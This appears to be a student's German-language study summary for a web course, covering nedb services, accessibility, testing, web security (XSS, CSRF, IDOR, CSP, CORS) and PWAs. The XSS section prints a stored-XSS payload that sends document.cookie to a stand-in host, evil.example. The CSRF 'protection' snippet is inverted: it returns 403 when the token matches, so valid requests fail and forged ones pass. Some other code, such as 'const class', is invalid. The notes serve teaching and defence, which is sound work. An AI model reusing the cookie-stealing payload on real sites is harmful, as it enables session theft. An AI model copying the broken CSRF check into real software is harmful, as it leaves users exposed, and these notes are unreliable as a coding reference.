        }; // statt: docs=sortedDocs.slice(skip, skip + count)

        let transactions = await this.db.findAsync(filter)
            .sort({ date: -1 })
            .skip(skip)
            .limit(count);

        const docCount = await this.db.countAsync(filter);
        // optional mit Promise.all() statt db.countAsync danach
        // const [docCount, docs] = await Promise.all([this.db.countAsync(filter), transactions.execAsync()])

        return {
            docs: transactions,
            count,
            skip,
            docCount,
        };
    } // transactionService.find
} export const transactionService = new TransactionService();
```

services/account-service.ts

```
// imports and define schemas like transaction-service.ts
const class AccountService {
    // private db with constructor like transaction-service
    // here is the file version:
    constructor() {
        this.db = new Datastore({ filename: './data/account.db', autoload: true });
        // index und stellt Einzigartigkeit sicher:
        this.db.ensureIndexAsync({ fieldName: 'owner', unique: true });
        this.db.ensureIndexAsync({ fieldName: 'accountNr', unique: true });
    }

    // const isOwner = await accountService.isOwner(data.from, userUuid);
    async isOwner(accountNr: number, userId: string) {
        const account = await this.get(accountNr);
        return account.owner === userId;
    }

    // const to = await accountService.get(data.to);
    async get(accountNr: number) {
        const account = await this.db.findOneAsync({ accountNr });
        if (!account) { throw new HttpError(404, `${accountNr} not Found`); }
        return account;
    }

    // await accountService.update(to.accountNr, { balance: newToBalance });
    async update(accountNr: number, data: Update) {
        const account = await this.db.updateAsync(
            { accountNr }, { $set: data },
            { multi: false, returnUpdatedDocs: true },
        );
        if (!account.affectedDocuments) { throw new HttpError(404, `${accountNr} not Found`); }
        return true;
    }
```

TS nedb Problem bei Transaction[]

```
const raw = await this.db.find(query).sort({ date: -1 })
  .skip(validatedData.skip).limit(validatedData.count)
  .execAsync();
const docs = (Array.isArray(raw) ? raw : [raw]) as Transaction[];
```

> sicherstellen, dass es als Array gesehen wird, nicht einfach ary sondern []. nedb Typ Cursor<T[]> nicht wie von Cursor<T>.

ACCESSIBILITY

Zielgruppen: Tastaturbenutzer, Screenreader (nicht UI sondern Acc.Tree), Sehschwächen, SEO+KI

Automatisiert prüfbar: **fehlende Attribute** (alt, label, lang), **leere Links / Buttons** (z.B. nur Icon dann nutze aria-label="Zur Startseite"), **Kontrastwerte** (Farbkontrast), **input mit placeholder** statt label. *z.B. mit Linter, Storybook Addon*

manuell prüfen: schlechte UX / Interaktion, unklare Inhalte («click here») sollten klar verständlich sein, schlechte Screen Reader Experience, Keyboard-Navigation im Kontext (Tabs), Button ist div statt <button type="button">..

Weitere typische Probleme: **Alt-Text vorhanden** → aber inhaltlich nutzlos («image.jpg»), **Label vorhanden** → aber falsch verknüpft, **Lighthouse Score hoch** → trotzdem nicht nutzbar, **Drag & Drop** ohne Alternative

Accessibility wird oft falsch gemessen: Tools prüfen, was einfach messbar ist aber Nutzer erleben etwas anderes

3 goldenen Regeln

Semantik vor Styling: Verwende native HTML-Elemente wie button, a und label. Vermeide Custom Controls, wenn ein passendes Standard-Element existiert.

Bedienbarkeit sicherstellen: Alle Funktionen müssen mit der Tastatur bedienbar sein. Der Fokus muss sichtbar und die Navigationsreihenfolge logisch sein.

Verständliche Benennung: Interaktive Elemente benötigen klare, verständliche Namen. Formularfelder müssen eindeutig beschriftet sein.

Fixed Page (korrektes HTML)

```
<main class="page">
  <h1>Broken Demo</h1>
  <nav class="card"> // semantic nav
    <h2>Navigation</h2> // text for link v
    <a class="icon-link home-icon" href=" index.html" aria-label="Zur Startseite"></a>
  </nav>
  <div class="card">
    <h2 id="search-heading">Suche</h2>
    <form class="search-row" role="search" aria-labelledby="search-heading">
      <label for="search" class="visually-hidden">Suchbegriff</label>
      <input type="search" // has a label ^
      <button class="icon-btn search-icon" type="button" aria-label="Suche starten">
        </button>
    </form>
  </div>
  <div class="card">
    <h2 id="form-heading">Formular</h2>
    <form class="form" aria-labelledby="form-heading">
      <label for="name">Name</label>
      <input id="name" type="text">
      …
      <button class="submit-btn" onclick="submit()">Absenden</button>
    </form> …
```

TESTING

1. Vier Test-Ebenen: Static, Unit, Integration, E2E – jede deckt andere Fehler ab.
2. Testbarkeit = Architekturqualität (kleine, reine Funktionen, Dependency Injection).
3. Static Checks (TS, ESLint, jsx-a11y) sind günstig und schnell – immer einschalten.
4. AI macht automatische Guardrails wichtiger, nicht überflüssig

Warum: Änderungen erzeugen neue Fehler (Regressionen), moderne Webprojekte bestehen aus vielen Teilen, AI generiert schneller neuen Code, manuelles Prüfen skaliert schlecht, automatisierte Checks geben schnelles Feedback.

Gute Tests prüfen Grenzfälle: 0, negativ, sehr gross, leer, null, falscher Typ und unerwartete Eingaben.

Test-Smells: Flaky Tests *Abhängig von Zeit, Netzwerk, Reihenfolge*, Implementation Detail Testing *z.B. jeder 2. funktioniert*, übermässiges Mocking *dann refactor, Architektur prüfen*

API Tests, Unit Tests, gute Testbarkeit

API Tests: liegen zwischen Unit Tests und E2E Tests. Sie prüfen das Zusammenspiel von Routing, Request-Verarbeitung und Response-Format. *nicht produktive DB, Frontend Darstellung, UX*

(Unit Tests) Arrange-Act-Assert: Was war vorbereitet? Was wurde getan? Was ist herausgekommen?

Gut testbar = gute Architektur: kleine Funktionen, Funktionen ohne Nebeneffekte (pure), klare Schnittstellen, lose Kopplung, Dependency Injection (statt direkte Abhängigkeiten), Zustände nicht global

Arten von Checks

tsconfig.json mit "compilerOptions": { "strict": true,..: strengere Typprüfung, ungenutzte Variablen erkennen, Compiler-Regeln definieren

eslint.config.js mit rules: { "no-unused-vars": "error", "jsx-a11y/alt-text": "warn"..: Coding Standards, Accessibility-Regeln, Qualitätsregeln für React

Static Checks (Qualität): erkennen potenzielle Probleme, prüfen Typen, prüfen Regeln, prüfen Accessibility, helfen Fehler vermeiden. **Erkennen: falschen Typ, unbenutzter Code, fehlendes Label, fehlendes Accessibility-label, falsche HTML Struktur, ungültige Props**. TypeScript *Typen und Schnittstellen*, ESLint *Code-Regeln und problematische Patterns*, Accessibility-Linting *semantische UI-Probleme*

Prettier (Lesbarkeit): formatiert Code automatisch, keine Qualitätsprüfung, keine Typprüfung, keine fachlichen Regeln

Testebenen - bei React als Test Trophäe

Static Checks: prüft Struktur (TypeScript), soviel wie möglich, *siehe oben*

Unit Tests: prüft einzelne Funktionen (`calculateFee()`), viele machen, schnell, isoliert, *falsche Berechnung, Business Logik*

Integration Tests: prüft Zusammenspiel (API + Daten), (z.B. für Frontend mit Playwright, React Testing Lib, MSW), *Unit Tests + falsche API Antwort, Login*

E2E Tests: prüft User Flows (Login), mit Playwright/React Testing Lib, langsam, *Integr. Tests + fehlendes Label wie Static checks*

Test Coverage

Statement Coverage: Wurden alle Anweisungen ausgeführt?

Branch Coverage: Wurden alle if/else-Zweige getestet? 80% Branch wertvoller als 95% Lines.

Function Coverage: Wurden alle Funktionen aufgerufen?

Line Coverage: Wurden alle Codezeilen ausgeführt? 70–80%

weitere Zahlen: Kritische Pfade = 100% (Auth, Geld, Datenverlust) und UI = 50-60%, E2E für Rest.

Mocking, z.B. Test Doubles:

Mock: Wie Spy, aber mit Verhaltens-Erwartungen, `vi.fn().mockReturnValue(42)`

Spy: Echte Funktion + Aufrufe werden mitprotokolliert, `vi.spyOn(obj, "method")`

Dummy: Nur als Platzhalter - wird nie wirklich benutzt, z.B. null als Logger-Argument

Stub: Liefert vorgegebene Antworten, `getCurrentHour = () => 19`

Fake: Funktionierende, z.B. vereinfachte Implementierung In-Memory DB statt Postgres

E2E Test mit Playwright

```
test("user can log in", async ({ page }) => {
  await page.goto("/");
  // getByLabel nutzt sichtbare Labels und fördert dadurch zugängliche Forms.
  await page.getByLabel("Passwort").fill("secret");
  // getByRole = semantischer und robuster als CSS oder generische Selektoren.
  await page.getByRole("button", { name: "Login" }).click();
  await expect(page.getByRole("status")).toHaveText("Login erfolgreich");
});
```

Unit + API Test mit Vitest und request von Supertest

```
describe("calc", () => { test("calculates ...", () => {
    const getCurrentHour = () => 10; // Arrange
    expect(calc(1000, getCurrentHour)).toBe(10); // Act and Assert
    expect(() => calc(0, false)).toThrow();
}); });

describe('Account Service', () => {
  beforeEach(async () => {
      return () => {
          // cleanup
          (userService as any).db = new Datastore();
          (accountService as any).db = new Datastore();
          (transactionService as any).db = new Datastore();
  }; });
  describe('create', () => {
      it('create an account with a valid account number', async () => {
          expect((await accountService.create(crypto.randomUUID())).accountNr)
            .toEqual(1000002);
          expect((await accountService.create(crypto.randomUUID())).accountNr)
            .toEqual(1000003);
});   });
```

Was testen wenn Backend/DB noch nicht existiert

Endpunkte, Methoden, Request-Body, Response-Body, Statuscodes, Fehlerformate

SECURITY

SECURITY MINDSET

- Vertraue niemals User-Input
- Alles vom Client kann manipuliert werden
- Der Server entscheidet
- Security braucht mehrere Schutzschichten

«Security bedeutet: nicht nur bauen — sondern hinterfragen.»

LOGIN UND PASSWORT MANAGEMENT

- **UX**: Re-Authentication (Passwort bestätigen) und Bestätigungs-Dialog vor irreversiblen Aktionen *für Security und gutes Design*
- Login selber bauen fast immer schlechte Idee, nutze existierende Dienste (Auth0, Firebase Auth…) oder Passwortlos (Magic Link, Passkey).
- schlechte UX = Passwort-Reuse, Fehler → Frust → Workarounds.

SIGN-UP FORM BEST PRACTICES

Nutze den Browser: richtige HTML-Elemente `<form>`, `<label>`, `<button>`, «type, required, autocomplete» nutzen.

Passwort UX richtig machen: Browser Password Manager nutzen, `autocomplete="new-password"`/`"current-password"`, `Show password` anbieten

Reduziere «Friction»: keine doppelte Eingabe (Email / Passwort), klare Fehlermeldungen, Passwortregeln klar anzeigen

Mobile First & Accessibility: Grosse Inputs und Buttons, Jedes Feld mit `<label>`

COOKIES - ERMÖGLICHEN AUTHENTICATION NICHT AUTORISATION

Wichtige Cookie Optionen: httpOnly → Cookie nicht via JS zugreifbar, **secure** → nur über https gesendet, **sameSite:** Lax (default, gesendet bei same-site + top-level Navigation/GET); None (immer), [strict], **maxAge/expires:** Lebensdauer

OWASP TOP 10

A01-2025: Broken Access Control (**IDOR, CSRF**)

A02-2025: Security Misconfiguration

A03-2025: Software Supply Chain Failures (Vulnerabel & Outdated Components → NPM)

A04-2025: Cryptographic Failures (2017: Sensitive Data Exposure)

A05-2025: Injection: Cross-Site-Scripting (**XSS**), JS Code Injection, SQL Injection

A06-2025: Insecure Design (→ Meine Impfungen: Nicht gesetzeskonforme und überwindbare Legitimationsprüfung (Brute-Force + **IDOR** + **CSRF** + **XSS**))

ANGRIFFE KURZGEFASST

XSS: → Wird User-Input zu Code? **Lösung:** Output immer escapen. React escaped automatisch — dangerouslySetInnerHTML vermeiden.

IDOR: → Wird jeder Zugriff serverseitig geprüft? **Lösung:** Authentication (wer bist du?) + Authorization (darfst du das?) — beide serverseitig.

CSRF: → Wer hat diesen Request wirklich ausgelöst? **Lösung:** CSRF-Token verwenden. Keine State Changes via GET

SICHERHEITSMASSNAHMEN

Content Security Policy (CSP)

CSPs ermöglichen die Ausführung von bösartigem Code auf Webseiten zu verhindern. Quellen von Ressourcen (Skripten, Bilder etc.) können eingeschränkt werden. CSPs werden im HTTP Header definiert

CORS

SOP: Same-Origin-Policy erlaubt XMLHttpRequest nur zur Origin.

CORS: (Cross Origin Resource Sharing) : Browser entscheidet ob Response für JS zugänglich ist, *nutze Access-Control-Allow-Origin, steuere SOP.*

Nicht verwechseln mit CSP: Content Security Policy (CSP) begrenzt, was der Browser laden und ausführen darf → reduziert Schaden bei XSS (aber ersetzt kein Escaping)

Cross-Origin Resource Sharing: Mechanismus um Cross-Site-Requests zu ermöglichen, Der Ziel-Server kann dem Client den Zugriff erlauben, Wird vom Browser Enforced

XSS

Angriffs-Szenario (Stored XSS)

Setze user-input auf: `<script>document.body.insertAdjacentHTML('afterbegin','<p style="color:red">HACKED</p>')</script>` oder `<script>fetch('https://evil.example?c='+document.cookie)</script>`

Server macht: `.map(u => `<li>${u.name} (ID:${u.id})</li>\`)`

Besonders gefährlich: weil alle Nutzer die auf diese Seite zugreifen, angegriffen werden.

Was Angreifer machen kann: DOM auslesen, Requests im Namen des Nutzers senden, Tokens oder Daten abgreifen, Aktionen im Account des Nutzers durchführen

Stored XSS Schutz

1. **Output Escaping**: ~~`${input}`~~, `${xss(input)}`, `{input} `, ~~`{{{input}}} // hbs`~~,`{{input}}` // hbs, *Zeichen als Text rendern*
2. **Sanitizing von Benutzerinput** (Zeichen entfernen) **beim Speichern** `xss(input)`
3. Keine direkte Einbettung von ungeprüften Daten in HTML

Weitere XSS Gegenmassnahmen:

- **Content Security Policy** (CSP): blockiert Script-Ausführung im Browser + Server sendet Info im Seiten-Header. Z.B. mit «Helmet» `app.use(helmet.contentSecurityPolicy({...}))`. CSP = wohin der Browser (Fetch)-Requests senden darf.
- **HttpOnlyCookies**: Statt JWT im localStorage / sessionStorage

```
res.cookie('session', token, {
    httpOnly: true, // nicht via document.cookie lesbar
    secure: true, // nur über HTTPS
    sameSite: 'lax' // CSRF-Schutz
});
```

CSRF CROSS-SITE REQUEST FORGERY

Angriffs-Szenario CSRF-Token

1. Nutzer ist eingeloggt (Session aktiv)
2. Nutzer besucht eine fremde Seite (Attacker)
3. Diese Seite sendet (POST-Request, Form-Submit, fetch) an unsere App
4. Browser sendet **automatisch** das Session-Cookie mit
5. Server führt die Aktion aus (denkt: legitimer Nutzer)

→ Cookie und so gültig, da Nutzer es (unfreiwillig) ausführte.

Warum?: Cookies werden automatisch für passende Domains mitgeschickt, um Sessions zu ermöglichen. Der Server vertraut darauf, dass der Request legitim ist.

Schutz: CSRF-Token und SameSite Cookies

Ursache: CSRF nutzt das Vertrauen des Servers in Cookies aus. Der Server prüft nicht die Herkunft des Requests.

Angriffs-Szenario CORS und CSRF-Token

1. User nutzt app.example.com mit Daten von api.example.com.
2. Nutzer öffnet aus Versehen evil.com im Browser
3. evil.com Seite versucht request: `fetch("https://api.example.com/user", {credentials: "include"})` // Cookies mitgesendet

CSRF Schutz

CSRF Token: Server prüft ob Request aus eigener App, wenn kein CSRF-Token vorhanden wird Anfrage abgelehnt. Schützt vor: Form-submit und fetch CSRF Angriff.

Keine State Changes: vorallem nicht via GET.

CORS: verhindert CSRF nicht!

SameSite Cookie: `Set-Cookie: session=...; SameSite=Lax`. Das reduziert das Risiko, schützt aber nicht vollständig, insbesondere bei bestimmten Navigationen

```
// Formular (Client)
<form method="POST" action="/change-email">
    <input name="email" />
    <input type="hidden" name="csrfToken" value="{{token}}" />
    <button>Save</button>
</form>

// Server (Express Form-Handling)
app.post('/change-email', (req, res) => {
    if (req.body.csrfToken === session.csrfToken) {
        return res.status(403).send("Forbidden");
    }
    email = req.body.email;
    res.send("OK");
});
```

KOMBINATION XSS UND CSRF

- Server hat CSRF-Token implementiert.

1. Ein Angreifer speichert schädlichen Code (XSS) im Profilnamen
2. Ein Opfer öffnet die Seite
3. Das Script wird im Browser des Opfers ausgeführt
4. Das Script liest den CSRF-Token aus dem DOM
5. Das Script sendet einen POST-Request an /change-email mit gültigem Token
6. Der Server akzeptiert den Request

Warum besonders kritisch?: Er kombiniert zwei Schwachstellen und umgeht den Schutz vollständig. Der Angriff erfolgt im Kontext der Anwendung und ist daher für den Server nicht unterscheidbar

«XSS schlägt CSRF» bedeutet: Wenn ein Angreifer JavaScript im Browser ausführen kann, kann er auch CSRF- Token verwenden und beliebige Aktionen ausführen.

XSS: läuft im Kontext der Anwendung und kann deshalb CSRF-Schutz umgehen. Besonders kritisch da es andere Schutzmechanismen umgehen kann und direkten Zugriff auf Browser-Kontext ermöglicht.

IDOR (BROKEN ACCESS CONTROL)

Angriffs-Szenario

1. Du rufst dein eigenes Dokument auf
2. Du änderst die ID in der URL
3. Du erhältst Zugriff auf fremde Dokumente

Problem: Der Server prüft nicht, ob das Dokument dem eingeloggten Nutzer gehört.

- Das Problem liegt im Backend, Frontend kann es nicht zuverlässig verhindern.
- IDOR bedeutet fehlende Autorisierung. Der Server muss immer prüfen, ob ein Zugriff erlaubt ist.
- Object-level Authorization-Check: Gehört das Objekt dem aktuellen User?

IDOR Schutz

```
app.get('/api/documents/:id', async (req, res) => {
    const doc = await db.getDocument(req.params.id);
    if (!doc || doc.ownerId !== req.session.userId) {
        return res.status(404).json({}); // Enumeration verhindern
    } res.json(doc);
});
```

PWA (FÜR PROGRESSIVE ENHANCEMENT)

Progressive web apps use modern web APIs along with traditional progressive enhancement strategy to create **cross-platform web applications**. These apps work everywhere and provide several features that give them the same user experience advantages as **native apps**.

NATIVE APP

Vorteile: Native UX, Performance, Hardware Zugriff, iOS: PWA haben zusätzliche Einschränkungen.

Nachteile: Nicht jeder möchte eine App installieren, App ersetzt keine schlechte Website

PWA VORTEILE / EIGENSCHAFTEN

Safe: Die neuen Features wie Push-API sind nur über HTTPS möglich.

Responsive: Das UI soll für alle Grössen passen. **Media Queries** Desktop, Tablet, Smartphone, (Brillen, Uhren)

Progressive: Die neuen API's nutzen um die bestmögliche UX zu erreichen,… … ohne die älteren Browser zu ignorieren

Linkable: Teilen von Inhalten ohne das der Sharing-Partner eine App installieren muss

Discoverable: Die Webseite soll über Suchmaschinen auffindbar sein (SEO)

Installable: Die Web Applikation mit Icon auf den Startbildschirm speichern. **Web App Manifest**

Network independent: Die App soll auch mit schlechter, langsamer oder sogar gar keiner Verbindung funktionieren.

Einfach: Nutzer über Status informieren (eigene Seite für fehlendes Internet).

Schwieriger: Website funktioniert komplett Offline: Daten im Browser speichern (LocalStorage, IndexedDB) und Synchronisation Workflow.

Re-engageable: Es soll möglich sein das die Verbindung zum Benutzer der Seite wieder aufgenommen werden, obwohl der Benutzer die Seite nicht geöffnet hat. **Service Workers, Push-API**. Permissions sind nötig, nur eine Chance.

Flussdiagramm Elemente: User (add item to list) > React App > Firestore > Cloud Function (fcmSend) > Firebase Cloud Messaging > Service Worker > OS > (Push Benachrichtigung an) User

PWA INFOS UND BEGRIFFE

Service Worker: Proxy (wie Middleware) zwischen User und Website, läuft auf Browser von User und hat Seite im Cache. Führt fetch aus zur aktuellen Website, wenn der User online ist.

Web App Manifest: definiert die Meta-Informationen der PWA. App-Name & Kurzname, Icons, Anzeige-Modus (z.B. fullscreen, standalone). `<link rel="manifest" href="/manifest.webmanifest">`

Installation: **JS-API**: Android/Edge/Chrome, **komplex, Anleitung nötig**: iOS/Safari

VitePWA: definiert Manifest mit `vite.config.ts`, cached automatisch alles, konfiguriert Offline-Modus `services/index.ts`, ermöglicht re-engageable `user-notification.tsx` und `fcmSend`

Service Worker und Manifest Code

```
if ('serviceWorker' in navigator) {
    navigator.serviceWorker.register('/service-worker.js')
        .then(registration => {console.log('registriert', registration);})
    .catch(error => {console.error('Fehler', error); });
}
```

```
{
  "name": "ShoppingCard",
  "short_name": "ShoppingCard",
  "start_url": "./",
  "display": "standalone",
  "background_color": "#fafafa",
  "theme_color": "#1976d2",
  "lang": "en",
  "screenshots": [{
      "src": "img/screenshot-wide.png",
      /*...*/
  }, /*...*/ ],
  "icons": [
  {
      "src": "icons/icon-192x192.png",
      "sizes": "192x192",
      "type": "image/png"
  },
  /*...*/
]}
```